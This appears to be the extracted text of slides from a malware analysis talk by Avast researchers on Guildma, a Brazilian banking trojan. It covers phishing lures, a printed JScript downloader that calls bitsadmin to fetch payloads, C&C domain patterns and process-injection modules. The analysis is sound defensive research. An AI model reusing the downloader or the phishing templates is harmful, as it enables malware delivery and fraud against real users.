

Guildma: Timers Sent from Hell

Adolf Středa

Malware Researcher
Avast
@StredaAdolf

Luigino Camastra

Malware Researcher
Avast
@n3ph8t3r

Jan Vojtěšek


Malware Researcher
Avast

Once upon a time...



“Drop your shovels. Those bastards
are misusing our binary.”

```
stem1 = C:\\Program Files  
stem2 = \\AVAST Software\\  
stem3 = AVAST\\aswrundll.exe
```





MARCOS MALTA

10/19/2018

BOLSONARO SE DESESPERA COM VIDEO DE CAIXA 2...

To:

video_px4.zip
628 bytes

Pesquisa IBOPE

Intenções de voto para o segundo turno.

Queremos saber qual seu candidato para o segundo turno das eleições a presidência do Brasil.

[Bolsonaro Haddad](#)

Muito obrigado por nos ajudar nesta pesquisa!

[CONFIRA RESULTADO PARCIAL](#)

Copyright 2018 Justiça Eleitoral



reativação de milhas

10/23/2018

Comunicação - Status do seu pedido

To:

Smiles_zip
768 bytes

Ola!

Seu número Smiles é: 12472176

Saldo em 22/10/2018: 25282

Seu pedido foi concluído com sucesso.

Recibo nº 487276

Pagamento efetuado em 22/10/2018

Confira em anexo os dados do seu pedido:

REATIVAÇÃO DE 5000 MILHAS

Validade 29/12/2018

Protocolo de Transação - 1-NC8005U

Forma de pagamento (R\$)

Cartão de crédito

VISA **** * 8888 * 8888

R\$550,00 em 1x

Emitido por Smiles CNPJ 15.912.764/0001-20

Alameda Rio Negro, 585 - 2º andar - Barueri - SP / CEP 0654-000

Subject: ENC: RETORNO URGENTE SOBRE CREDENCIAMENTO

X-PHP-Originating-Script: 33:mailer.php

X-Mailer: Microsoft Office Outlook, Build 17.551210

From: <10356.noreplayjuridico@signorelli.edu.br>

MIME-Version: 1.0

Content-Type: multipart/mixed; boundary="27b6b811649f6daf8227b5f8560ecd48"

Message-Id: <20181029175353.8F14A401993@vip49.certificado-digital1.com>

Date: Mon, 29 Oct 2018 15:53:53 -0200 (BRST)

Content-Transfer-Encoding: 7bit

This is a MIME encoded message.

--27b6b811649f6daf8227b5f8560ecd48

Content-Type: text/html; charset="iso-8859-1"

Content-Transfer-Encoding: 8bit

....


--27b6b811649f6daf8227b5f8560ecd48

Content-Type: application/octet-stream; name="OFICIO_MEC.zip"

Content-Transfer-Encoding: base64

Content-Disposition: attachment

XSL



```
function Bxaki(url, file)
{
    try
    {
        xxWshShell.run("bitsadmin /transfer msd5
                        /priority foreground "+url+" "
                        +file,0,true);

        return true;
    }
    catch (ex)
    {
        return false;
    }
}
```



04	x1
06	x1
07	vv
08	x1
09	x1



March 29, 2019

40 commits

April 30, 2019



storage.googleapis.com




winsvrX

Decrypting modules

```
99 4c 26 93 c9 64 b2 59 2c 16 8b 45 a2 51 28 14 |.L&.Éd²Y,..E¢Q(.|
0a 05 02 01 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
99 4c 26 93 c9 64 b2 59 2c 16 8b 45 a2 51 28 14 |.L&.Éd²Y,..E¢Q(.|
0a 05 02 01 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
99 4c 26 93 c9 64 b2 59 2c 16 8b 45 a2 51 28 14 |.L&.Éd²Y,..E¢Q(.|
0a 05 02 01 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
```

└──┬──
└──┴── Stream cipher with a short period applied on zero-padded data



Modules' C&C structure


- 2-tier architecture
 - First-tier: responds with a second-tier C&C domain
 - Second-tier: handle requests
- They seem to watch logs - tracker's IP got banned twice :-)
- Common words in the first-tier domains
 - *sergulath, thelucifer, theastaroth, aventador, sisssnettt, valhala, ducas, megatronico*

← ↑ →
Cream of the hell's
society

↑
One hell of a car,
I guess


Modules' C&C structure

- 2-tier architecture
 - First-tier: responds with a second-tier C&C domain
 - Second-tier: handle requests
- They seem to watch logs - tracker's IP got banned twice :-)
- Common words in the first-tier domains
 - *sergulath, thelucifer, theastaroth, aventador, sisssnettt, valhala, ducas, megatronico*
- Common patterns for the second-tier domains
 - Random third-level domain
 - Mostly “readable” second-level domains, lifetime: several days
 - Both notorious (.xyz) and ordinary (.de) TLDs




Modules 64, 98 (Loaders)

- 64 module prepares modules XA, XB




Module 64 (Loader)




Dang, did I miss another acquisition?


Seems like Jodie didn't like acting and got a new job instead.




Module XA+XB (Injector)

- Injects the second injector module GX into one of the targeted files:
 - userinit.exe
 - unins000.exe (Gas Tecnologia protection tool, Warsaw)
- CreateProcess -> SetContext -> ResumeThread combo
- Core module watchdog (reinject if not found)




